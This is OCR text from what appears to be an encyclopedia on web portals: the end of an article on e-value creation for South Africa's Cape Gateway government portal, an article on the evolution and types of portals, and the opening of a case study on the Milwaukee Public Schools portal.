
The development of a framework for e-value assessment needs to consider portal effectiveness, integration of user perceptions and availability of government funding. Previous models for evaluating self service technologies were designed for interpersonal service encounters and were not readily applicable to experiences without human interactions (Bauer et al., 2005) such as that being considered here. According to Bauer et al. (2005), e-banking Web portal service quality evaluations considers perceived performance based on security and trust, and additional three key service areas; core services, supplementary services, and problem-solving services. Jackson (2003) highlights a vision of the Association of Research Libraries for a Scholars Portal and suggests that advancing the functionality of Web portals requires integration of searching tools within a given online learning environment and around the clock linkages to digital reference services for consultations. User expectations also play a vital role in acceptance of Web portals and views of their quality (Zhang & von Dran, 2002). According to Dou, Yoo, and Liangyu (2003), cultural considerations also play a key role in Web portal patronage. They argue that the cultural preference of ethnic users if reflected in Web portal design styles conjure up *warm feelings* that translate to positive evaluations and greater usage.

There have been a number of other dimensions identified as relevant to user evaluation of Web portal quality in a retailing environment.[4] In considering Web portal e-value attributes for a government service option, which has a different dimension to retailing as briefly outlined above, it is useful to consider variables that affect the *internal environment*, in which Web operators are situated, the *external environment*, which deals with citizens and other stakeholders interacting with government and the *technical interface*. These dimensions reflect the reality of how government information can be provided, supported, and used. As discussed below, and depicted in Figure 1, the e-value dimensions are grouped under prime mover categories (internal, external, and technical), which are critical elements in the design and implementation of any government Web portal.

The e-service assessment literature has adopted a number of groupings to gauge e-value aspect of Web portals and these include groupings such as basic demands (i.e., *must-do* services), performance demands and enthusiasm demands. Other groupings include *core services* vs. *recovery or compensatory services*, *spoken* vs. *surprise* attributes, *facilitating* vs. *supporting services*, and *routine services* vs. *non-routine/value-enhancing services* (Bauer et al., 2005). Support services speed of customer services, complaint management and turn-around times in dealing with user concerns, and the ability to provide relevant information about Web portal functionality. Support services encompass reducing inconvenience and waiting period before citizens can receive a complete service.

The three main components to e-value creation for a government portal are identified in Figure 1. These components are grouped under three categories: Internal prime movers, external prime movers and technical prime movers. Each element within a given category contributes individually and interactively with elements in other categories to the e-value creation process. What is

Figure 1. Framework for e-value creation for South Africa's Cape Gateway Portal, 2005



important is the relative extent to which the prime movers are deployed to address the objective of achieving e-government excellence by adopting citizen-centric portals. The internal prime mover category covers the initiation of the e-value creation. The external movers generally represent the views of the consumer. The technical prime movers include the interactive, transactional and transformational capabilities. These technical considerations including down load speeds, security, and frequency of site downtime all contribute towards e-value creation.

FUTURE TRENDS

Bringing together the services of the fragmented *stove pipes* of government departmental structures or agencies into meaningful associations for societal consumers, requires the coordination and integrations of the technical and internal prime movers.

In South Africa, government service delivery is arranged at three different administrative levels (i.e., local, provincial, and national). There is need to promote effective coordination and integration of components in the technical and internal categories to eliminate duplication costs and reduce confusion at the consumer interface. Poorly aligned departmental services can provide only superficial improvements in e-government information service delivery (Wimmer, 2002). Hence, a crucial issue for e-value creation is the re-engineering of service delivery options across agencies in ways that make useful sense in the daily lives of citizens. Also, closely associated with technical dimension for e-value creation is the important issue of security. Protecting personal privacy and implementation of appropriate security protocols is listed among the top ten challenges facing implementation of e-government by the U.S. General Accounting Office (Jaeger & Thompson, 2003).

In the future, the Cape Gateway could enhance its portal appeal by integrating the internal, external, and technical capabilities for improved Web portal functionality. The technical interface provides the vital link between internal and external movers that is a prerequisite for achieving higher levels of service quality. The technical interface represents those e-value prime movers delivered by both the service provider and the technology itself, and is a vital component for Web portal functionality. Hence, the aggregate e-value index for the portal depends on whether the internal, external, and technical prime movers are well aligned to desired improvements in government service delivery in the consumers' mind across the broad socio-economic profile. The framework presented here supports the view that e-portal quality is "a multi-dimensional and multi-factor construct," and as such "there is no universal perception of service quality" (Bauer et al., 2005, p. 172). Smooth integration of the various dimensions is a core requirement for e-value enhancement of Web portals (Wimmer, 2002).

CONCLUSION

This article examined an e-value creation and its application to a government Web portal in the Western Cape Province, South Africa. Whilst the e-government platform offers tremendous promise, numerous challenges confront business and civil society before they can capture the acclaimed benefits. Clearly, changes brought about by e-government information services require public officials, businesses and civil society to gain a much better understanding of its potential and to willingly embrace the changes introduced. Without this understanding, the willing acceptance of the necessary structural change, a committed focus on civil society needs for joined-up services and the necessary support training, the resulting information asymmetries will create another digital divide.

Using a case study of South Africa's Cape Gateway Portal, this article has explored the e-value creation process for e-government information service delivery in a dualistic economy with a multi-cultural society. The attainment of perceptions of higher levels of e-value creation by civil society in this environment will depend on the extent to which the portal addresses the specific user requirements that underpin public confidence in e-government within the e-value creation framework outlined above in Figure I.

In guiding the way forward, Cape Gateway Portal could benefit from a comprehensive research program to address a number of challenges including: (1) the identification of effective ways to promote interdepartmental coordination, (2) a clearer definition of ways to improve computer literacy level of end users, (3) the investigation of factors that influence privacy and security concerns, (4) the development of user-driven measurement tools for e-value creation and (5) the construction of a framework for the development of well balanced content to serve a multicultural and multi-lingual society. Such research effort should promote the development of a highly effective citizen-centric e-government information service in this environment.

REFERENCES

Agee, J. (2005). Literacy, aliteracy, and life long learning. *New Library World, 106*(1212/1213), 244-252.

Aldrich, D., Bertot, J. C., & McClaure, C. R. (2002). E-government: Initiatives, developments, and issues.*Government Information Quarterly, 19*, 349-355.

Ashlin, J., Davis, R., Dalecky, S., Grasso, R., LaPlant, L., Morales, O. et al.(2004). Regulation.gov federal regulatory portal. *Journal of Government Information, 30*, 81-86.

Bauer, H. H., Hammerschmidt, M. & Falk,T. (2005). Measuring the quality of e-banking portals. *International Journal of Bank Marketing, 23*(2), 153-175.

Buckley, J. (2003). E-service quality and public sector. *Managing Service Quality, 13*(6), 453-462.

Claessens, J., Dem, V., De Cock, D., Preneel, B., & Vandewalle, J. (2002). On the security of today's online electronic banking systems. *Computer and Security, 21*(3), 257-269.

Dou, W., Yoo, B., & Liangyu, M. (2003). Consumer patronage of ethnic portals. *International Marketing Review, 20*(6), 661-677.

Giddens, A. (1984). *The constitution of society.* Berkeley, CA: University of California Press

Gilbert, D., & Balestrini, P. (2004). Barriers and benefits in the adoption of e-government. *The International Journal of Public Sector Management, 17*(4), 286-301.

Gillwald, A., & Esselaar, S. (2004). *South African 2004 ICT Sector Performance Review*, Link Center Public Policy Research Paper No. 7.

Heeks, R. (2004). *Free open source software: A blind alley for developing countries? e-Development Briefing No.1*, Development Informatics Group, University of Manchester, UK.

Jaeger, P. T., & Thompson, K. M. (2003). E-government around the world: Lessons, challenges, and future directions. *Government Information Quarterly, 20*, 389-394.

Jackson, M. E. (2003). Portals: A strategic new direction to improve access to information resources. *The Journal of Information and Knowledge Management Systems*, *33*(1), 33-36.

Madu, C. N., & Madu, A. A. (2002). Dimensions of e-quality. *International Journal of Quality and Reliability Management, 19*(3), 246-258.

Mutual, S. M. (2005). Peculiarities of the digital divide in Sub-Saharan Africa. *Electronic Library and Information Systems*, *39*(2), 122-138.

Orlikowski, W. J.. (1992). The duality of technology: Rethinking the concept of technology in organizations. *Organization Science, 3*(3), 398-427.

Orlikowski, W. J. (1993). CASE tools as organizational change: Investigating incremental and radical changes in systems development. *MIS Quarterly, 17*(3), 309-340.

Parasurnaman, A., Zeithaml, V. A., & Malhorta, A. (2005). E-S-QUAL: A multiple-item scale for assessing electronic service quality. *Journal of Service Research, 7*(3) 213-233.

Parkinson, S. (2005). *Telecentres, access and development: Experience and lessons from Uganda and South Africa.* International Development Research Centre, Ottawa, Canada.

South Africa National Open Source Task Team. (2005). *Go open source task team conference working paper.* South Africa. Retrieved from http://www.go-opensource.org/campaign/events/oss_ntf_concludes/

Saxby, S. (2003). Government gets smart on e-government service delivery. *Computer Law and Security Report, 19*(5).

Saxena, K. B.. (2005). Towards excellence in e-governance. *International Journal of Public Sector Management*, *18*(6), 498-513.

Stibbe, M. (2005). E-government security.*Infosecurity Today, May/June*.

Szymanski, D. M., & Hise, R. T. (2000). E-Satisfaction: An initial Examination. *Journal of Retailing, 76*(3), 309-322.

Teicher, J., Hughes, O., & Dow, N. (2002). E-government: A new route to public sector quality. *Managing Service Quality, 12*(6), 384-393.

Wimmer, M. A. (2002). A European perspective towards online one-Stop government: The eGOV Project. *Electronic Commerce Research and Applications, 1*(1), 92-103.

Yang, Z., Shaohan, C., Zhou, Z., & Zhou, N. (2005). Development and validation of an instrument to measure user perceived service quality of information presenting Web portals. *Information and Management, 42*(4), 575-589.

Zahir, S., Dobing, B., & Hunter, M. G. (2002). Cross-cultural dimensions of internet portals. *Internet Research: Electronic Networking Applications and Policy, 12*(3), 210-220.

Zhang, P., & von Dran, G. M. (2002). User expectations and rankings of quality factors in different Web site domains. *International Journal of Electronic Commerce, 6*(2), 9-33.

KEY TERMS

Cape Gateway Portal: This is a 'one-stop' Web-based government gateway portal for information and service delivery developed in the Western Cape Province in South Africa. It is part of a multi-stakeholder, multi-channel approach to service delivery that is designed to amplify and enhance traditional cultural communication channels as well as face-to-face, telephone and fax based information service provision.

Dual Economy: Refers to an economy that is characterized by two different economic systems; a high growth market-based capitalistic system with formal taxation alongside an informal-based economy which largely relies upon cash based transactions in support services, manual skills and crafts etc

E-Value Creation: This is a quantifiable value-adding process for maximizing the effectiveness of online information and service delivery platforms. E-value adds to traditional views of e-service quality in a retail environment in that in includes the basis for e-participation and the growth of civic intelligence for engagement in shared growth, shared governance and shared civil society responsibility.

Government Web Portals: These are gateways or entry points to online government information and services. Government portals are being used to drive the transformation from traditional face-to face to on-line based e-government service delivery. Government portals are designed to provide "one-stop" shop for information and services. They have a quite different role to many commercial portals in that they have added dimensions for engagement, lack the absolute necessity for profit, are often geared towards the lowest common socio-economic denominators and are required to deal with internal rather than external competition.

Information Age: A period beginning in the last quarter of the 20th century that refers to the rapid production, processing and consumption of information through the increasing use of electronic capacity such as computers and computer networks.

Shared-Knowledge Societies: These are information driven societies and economies where knowledge is shared in real time and used to make key strategic decisions in government, business and daily lives of ordinary citizens with the help of information communication technologies. The concept it based on twin concepts of multi-stakeholder partnerships that interpret and develop information in ways which are understood within the specific cultural context to create knowledge that has local benefit.

ENDNOTES

1 The need to differentiate service provision on the basis of need for various socio-economic segments of the population (e.g., educational level, professional need, age, persons with disabilities, refugees, women, the ultra-poor, etc.)

2 The traditional capitalistic market and the informal economy that operates in the low socio-economic segment.

3 Structuration is used here in the manner defined by Giddens (1984) and applied by Orlikowski (1992, 1993) to the use of IT in organizations.

4 See, for example, Szymanski and Hise (2000), Madu and Madu (2002), and Parasurnaman, Zeithaml, and Malhorta (2005).

Evolution of Portals

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INTRODUCTION

The word *portal* came from the Latin word *porta*, which is translated to *gate*. Anything that acts as a gateway to anything else is a portal. The portal server acts as gateway to the enterprise in a network. However, there are many different definitions of the word portal. A search of the word using Google search engine yields many thousands of references. Some consider portal to be a new name for a Web site. A portal is an entry point to the World Wide Web (WWW) and therefore, more than what a Web site does. According to Internet 101 <http://WWW.internet101.org>, a portal is a Web site linking to another Web site. Sometimes search engines have been referred to as portals. Access companies, such as Microsoft Network (MSN) and America On-Line (AOL), have often been referred to as portals. Although the definition of the word portal is still evolving, the definition we will use is a gateway, and a Web portal can thus be seen as a gateway to the information and services on the Web, more specifically to services on both the public Internet and on corporate intranets. This article aims to take the historical approach based on the development of the Web and examine the factors that have contributed to the evolution of portals. The origin of portals came about because of the need for information organisation. Users need to be provided with coherent and understandable information.

ADVANTAGES OF PORTALS

There are many benefits that portals offer to business and enterprise. These include improved decision making, improved communication, increased productivity, and support integration. A major challenge in portal development is to broaden business thinking and shifting from IT-centric development to business-centric thinking (Ramos, 2004).

A modern business environment is complex and expensive, which has motivated many companies to invest in enterprise portals as a mechanism by which they can manage their information in a cohesive and structured fashion. Portals offer many advantages over other software applications. They provide a single point of access for employees, partners, and customers to various types of (structured and unstructured) information, making an important contribution to enabling enterprise knowledge management. Intranet portals also provide business intelligence and collaborative tools. They promise to create significant and sustainable competitive advantages for early adopters

HISTORY

Davydov (2001) charts the progression of portals along four key interrelated paths.


Information Searching

A Web portal requires good search engine technology to attract users because up to 50% of users' time in using the Internet is spent searching for information. Two types of portal have evolved for searching: consumer-oriented search sites and vortals. A vortal is a Web site that provides a gateway to information related to a particular industry or group of people sharing an interest in buying, selling, or exchanging information about that particular industry. Examples of a vortal portal are Medcast and WebMD of the medical communities, for the speedy broadcast of ground-breaking medical news and services to help with disease treatment, patient concerns, and practice management.

Information Dissemination

Today, businesses require the coordination of multiple data sources, processes, and people, and the sharing of information among them. To achieve this effectively requires some type of business intelligence or knowledge management applications to synthesise the data. This requirement has led to the development of corporate portals, the enterprise portal (also known as the enterprise information portal or EIP). The main aim of the corporate portal is to expose and deliver business-specific relevant information in the context of helping employees to be productive and competitive. This requires employees to have the ability to communicate with others using the obtained information. This interaction is especially important for today's knowledge workers. Corporate portals can be designed for different usages: internally or

Figure 1. The evolution of portals



externally. Although different in usage, corporate portals are very similar with regard to information dissemination. The key characteristics can be grouped into two categories:

1. Identification and categorisation of corporate information resources, and production and delivery of relevant context.
2. Knowledge-driven information processing.

Despite the growth of corporate portals, it is still difficult to formalise a comprehensive successful corporate model for portals. In order to meet business's needs, it is clear the corporate portals have to evolve into more specialised portals. This brings us to the next phase of portal evolution.

Collaboration (Bringing People Together)

A workspace portal, known as enterprise collaborative portal (ECP) or collaborative EIP, is a corporate portal that connects users not only with information, but also everyone who they need. It consolidates a wide range of collaborative and office applications, such as e-mail, groupware, workflow, and critical desktop, under the same gateway as information searching, access, and content production applications. The aim of the collaborative portal is to enable users to work jointly with others in a task or project.

Collaborative features in EIP include discussion groups, feedback gathering on activities of visitors, chat rooms for support groups, bulletin board, mailing list, and so forth. This requires not only information sharing, but also decision sharing. The integration of the decision-making process is one of the main requirements for EAI technologies embedded into corporate portals.

Business Service Integration

The integration of business services across the supply chain has become more important in EIPs than information (content) dissemination within an enterprise. This is due to the increased emphasis on e-business and the support for online transactions. Corporate portals are nowadays embracing e-business requirements. A new type of B2B corporate portal is emerging. This new class of corporate portals not only provide content, but also have utility of services for developing, deploying, and managing e-business applications. Corporate portals are evolving along the following three categories:

- Extended enterprise portal (EEP)
- E-marketplace portal (e-Mp)
- ASP portal (ASP)

It is obvious that corporate portals are emerging as the single point of integration for the enterprise and its supply chain.

Different types of portals will continue to emerge to meet the requirements of e-business and enterprises as well as the different communities. As a portal is a single integrated point of comprehensive, ubiquitous, and useful access to information (data), applications, and people, there will be more and more evolution of the next generation of integrated services and business processes in pursuit of the meaning of the word *portal*.

TYPES OF PORTALS

There is no doubt that many different types of portals are mentioned in the literature, which is very confusing to a nonexpert. How do we group portals into some useful classification scheme? In this article, the classification scheme of Davydov (2001) has been adopted. It is our belief that it is best to categorise portals into three major groups:

- Public portals
- Corporate portals
- Personal portals

Public portals follow the Yahoo model. They focus on building large online audiences with demographics or professional orientations. There are two types: general public and industrial portals.

Corporate portals provide dynamic information dissemination capabilities that give employees a resourceful and aspiring role in organisation by allowing them to have a single gateway to personalised information they need to make informed business decisions. Corporate portals enable employees to find information without having to spend a lot of time browsing, and they can also access platform-independent services that are reduced to an organised, summarised, and customised format: They also allow the production of a corporate knowledge repository by capturing, archiving, indexing, managing, and distributing internal and business-related external information (Davydov, 2001).

Different usage models can be designed for corporate portals. They can be used internally by a company's employees and contractors, or used internally and externally by its partners, suppliers, and customers. Corporate or enterprise portals focus on integrated access to both information and application services. They are useful to business users because they simplify complex information, provide useful application services, and foster collaborative and community building across the extended enterprise. There are two types: enterprise information and role portals. Enterprise information portals (EIP) are designed to improve information access and information processing and include content management portals, business intelligence portals, and collaboration portals. Role portals are designed to enable three e-business models: B2C, B2B, and B2E.

The enterprise information portal (EIP) is probably the most widely referenced of the corporate portals. EIPs are applications that allow companies to unlock internally and externally stored information and provide users with a single gateway to personalised information needed to make informed business decisions (Davydov, 2001). The benefits of EIP are (Davydov, 2001):

- Improved productivity for an enterprise's employees based on providing integrated access to general corporate information, critical data from enterprise applications, and business intelligence tools for processing that data, as well as universal conversations between business constituents.
- Improved enterprise business processes resulting from better information flow from knowledge workers and enterprise applications, as well as from the collaborative environment that help reduce the time needed to transform real information into knowledge and expertise that feed such processes.
- Shortened time to market resulting from the reduction in development and management overhead for information gathering and decision making in an enterprise.

Improved customer, partner, and supplier relationships as a result of more valuable communications and information exchange, providing the basis for better profitability.

Personal portals are driven by appliance-based computing. They can be categorised into pervasive and appliance portals. This is by no means the only classification. The Delphi group classify portals into:

- Publishing portals
- Personal portals
- Commercial portals
- Corporate portals

Here we briefly review some of the portals that are currently available.

Business Intelligence

According to Davydov (2001), business intelligence portals (BIP) have potentials for business users. This is particularly so for decision makers. BIP consists of an end-user query or reporting, multidimensional analysis/OLAP, packaged data marts, data mining and visualisation, and analytical modelling software.

There are two benefits to using BIP. Firstly, those portal platforms provide information and decision support aggregation by giving the business user a single point of access to multiple heterogeneous data services and analysis tools. Secondly, BIP supports complex and enterprise-wide decision making processes.

Role Portals

These are emerging as the dynamic segment of the corporate portals market. This includes the B2B, B2C, and B2E portals. Although there are differences between these three types, the general characteristics of role portals consist of content and customisation. Content is the key ingredient that attracts a new user to a portal site. Role portals focus on providing unique content that is solely available at a particular portal site, along with access to general information from across the enterprise and beyond. Customisation is the ability to craft the experience to meet each group of user's needs and interests.

Support Portals

These are increasingly being developed to enhance the satisfaction of customers and to deliver services more efficiently. Customers demanding a better service and the ability to conduct business transactions 24 hours per day, anytime, anywhere, has forced companies to develop support portals to assist customers by providing direct, convenient access to service information. This frees support providers to tackle customers more complex service problems. Typical support portals enable customers to troubleshoot a problem related to their equipment by searching a database of known problems and create and review the status of a service incident.

Intranets and extranets are private versions of the Internet. Each of these requires a log-in to access them, or else they are protected by a firewall. The purpose for the intranet is to enable information to be shared between the members of the organisation. Intranets typically have group-oriented information and internal group services. They also include individually oriented information and services.

Extranets are the external equivalent of intranets. Organisations use extranets to exchange information with, and provide services to, their business partners. They have group and individual components. External services are made available to partner groups. Services include customer service, helpdesk, product availability, and other services.

Semantic Portals

Information in semantic Web portals is organised as a domain ontology and stored in a portal knowledge base (KB) (Zhang, Yu, Zhou, Lin, & Yang, 2005). A run-time system is generated dynamically by the portal KB for ontology-based browsing, searching, and editing. Semantic portals improve the way portals are generated and maintained. They better facilitate the dissemination and sharing of information in the portals for both human and machine consumption.

There are two methods of search in semantic portals. The first is based on the IR-based keyword search, and the second is that of ontology-based formal query and reasoning. The IR-based keyword method searches for textual information and typically returns a lot of answers with many irrelevant ones. The ontology-based formal query and reasoning method is a unique feature of semantic portals, because traditional methods have no semantic information for use. The drawback of ontology-based formal query and reasoning approach is it hardly exploits textual information in the portal, even though 80% of textual information still prevails in semantic portals. A better search method is to combine those two approaches by tightly integrating IR with formal query and reasoning to fully utilise both textual and semantic information for searching (Zhang et al., 2005).

Workspace, or Enterprise Collaborative Portal (ECP or Collaborative EIP)

The objective of ECP is to solve problems in which a user has to work with others in a task by using a collaboration to organise information. The collaboration may be direct or indirect. Direct collaboration is through community by discussion groups, chat rooms, bulletin boards, and mailing lists. Indirect collaboration occurs when other people can reuse the results of an individual or a group without coordination with the original problem solver. This kind of portal focuses on enabling collaboration among teams of users through virtual project areas or communities, along with tools and relevant information needed to work cooperatively within those communities.

Implementation of Portals

Before implementing a portal, it is important to know who your users are, what tasks they are trying to perform, and the context in which they are trying to perform those tasks. There are three different sets of users: customers, employees, or partners. Employees can further be divided into subgroups based on their roles.. Typically, portals can be grouped into external portals, extranets, internal portals, and knowledge worker portals.

The most popular type of portals are the external portals. External portals allow customers to transact and find relevant content. These portals are very simple. Examples include customer tracking, numbers for shipments, or download manuals or FAQs for a product. Extranet portals incorporate collaboration, supply chain management, and learning services functionality, as well as adding personalisation.

Internal portals have been developed by companies to serve as a communication tool and aggregator of corporate information. An internal portal application typically includes an employee phone book and a content search engine. Inside the firewall, internal portals can present structured and unstructured data, along with interfaces to internal applications.

Knowledge worker portals focus on serving a particular role or set of roles within an organisation. They are generally developed as process portals. A process portal integrates the different content sources and applications required to support a set of processes. The key aspects of knowledge worker portals are content delivery and management.

An e-business portal is a complex information or component layer that supports two separate architectural technology domains. The first is the front end or access domain that is used to access the portal and the content published on its premises. The second is the back end, or service domain that is used by the portal to access Web resources and services.

DESIGN OF A PORTAL

A portal could be designed from scratch to provide services, or it can be conceived as a platform for integrating existing systems and data sources. The task of developing a portal is a large and complex one. There are several approaches for building a portal. These include:

- **Automatic Construction:** It uses sophisticated tools based on techniques from artificial intelligence to try to automate mostly the content acquisition aspect. An example of this is the application described by McCallum, Nigam, Rennie, and Seymore (2000) for automatically building an information portal, specifically in the context of scientific and technology libraries.
- **Portal in a Box:** This is available from many vendors. It provides a basic skeleton for the portal with a fixed set of services from which the user selects the ones he/she likes. The basic skeleton can be customized to some level. This option is very limited and not very flexible. Many of the vendors in this category offer this option free of charge, but the downside is that usually a significant amount of advertising is pushed through the portal.
- **In-House Development:** An organization can build its portal by hiring a development team and acquiring the right tools. However, none of the tools is truly complete to provide all the desired functionality in a portal. The main distinction is between proprietary tools and open source software. Some examples of this kind of tools and services are: Microsoft Site Server, Vignette and Broadvision (see Ante, 2000), Viador E-Portal Framework, Iona Technologies iPortal Suite, and Hummingbird Enterprise Information Portal (see Whiting, 2000, for the last three). There are many separate tools that are open source software, but very few provide an integrated solution. One of these few is MasonHQ (http://www.masonhq.com/), which uses Perl and Apache. Hummingbird started offering free copies of its EIP Development Edition.
- **Outsourcing:** The development of the portal can be outsourced. This is a reasonable option if the organization who needs the portal does not have a development team. But in any case, after the portal is developed and becomes operative, a maintenance team should be in place so that the portal is available 24 hours a day, 7 days a week.

THE FUTURE

It is our belief that there will be more Web sites on the Internet. These Web sites will get bigger and the content will be more diverse. New services will be developed. Portals of the future will be more business-oriented, user centred, and integrated. In the future, EIPs will incorporate streaming video and audio to include e-learning and e-training components, thereby potentially reducing overall organizational training costs.

CONCLUSION

Web portals provide multifunctional access to Internet resources and give users a single place to communicate with others. Examples of these include Yahoo, AOL, Excite, and Alta Vista. The evolution of the portals followed that of the development of the World Wide Web as a static Web through dynamic Web**,** the network as a business enabler**,** the network as a collaboration platform, to the network as a service enabler. The growth will continue in order to meet the business needs of organizations. There are many different types of portals currently being employed to facilitate users in their search for information. The future of the portals will embrace many services that are oriented to meet the rapid development of e-business.

REFERENCES

Ante, S. E. (2000). The second coming of Software. Information Technology Annual Report—Software. *Business Week*, June 19, p. 1.

Davydov, M. M. (2001). *Corporate portal and e-business interaction*. New York: McGraw Hill.

McCallum, A. K., Nigam, N., Rennie, J., & Seymore, K. (2000). Automating the construction of Internet portals with machine learning. *Information Retrieval*, *3*, 127-163.

Ramos, L., Orlov, L. M., & Teubner, L. (2004). *Portal projects in search of a purpose*. Cambridge, MA: Forster.

Whiting, R. (2000). Vendors add power to portals; Iona, Viador, and Hummingbird offer more development and content management capabilities. *Information Week*, *83*. Retrieved from www.informationweek.com/778/portal.htm

Zhang, L., Yu, Y., Zhou, J., Lin, C. X., & Yang, Y. (2005). An enhanced model for searching in semantic portals An enhanced model for searching in semantic portals. *International World Wide Conference Committee (IW3C2)*, May 10-11, Chiba, Japan.

KEY TERMS

Business Intelligence Portals: Provide information and decision support aggregation by giving the business user a single point of access to multiple heterogeneous data services and analysis tools.

Corporate Portals: Provide employees a single gateway to personalised information they need to make informed business decisions.

Portal: A gateway to information and services from multiple sources.

Public Portals: Focus on building large online audiences with demographics or professional orientation.

Semantic Portals: Web portals that are organised as domain ontology and stored in a portal knowledge base.

Support Portals Portals to assist customers by providing direct, convenient access to service information.

Vortal: A Web site that provides a gateway to information related to a particular industry or group of people sharing an interest in buying, selling, or exchange of information about that particular industry.

Evolution of the Milwaukee Public Schools Portal

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INTRODUCTION

In discussing education portals and the Web, Richard N. Katz & Associates (2002) state that the Web is the ultimate frontier. Katz observed that this frontier is inherently messy and in need of guidance, "if not law and order." In this context, a portal is more than a gateway. It has the potential of functioning as a unifying principle around which educational institutions can leverage their resources, talents, and vision (Richard N. Katz & Associates, 2002). The Milwaukee Professional Support Portal (PSP) is a case study in how the development of an educational portal can serve as an agent for district-wide reform, while at the same time responding to specific needs for collaborative online venues, data warehousing, and personalized access to online information. This article examines the conditions that motivated the creation of the portal, traces how human dynamics contributed to the portal's development, and follows the interaction between portal infrastructure and culture change. It concludes with a discussion of district adoption and scaling.

BACKGROUND

The Milwaukee Public School District (MPS) is one of the largest and poorest districts in the country. The current enrollment is reported to be 97,359, with 72% being economically disadvantaged (schoolmatters.com, accessed 12/15/05). Eighty-two percent of the school population is non-white and a sizable portion of the population has a disability or limited English proficiency (Eddy-Spicer, Dede, & Nelson, 2004).

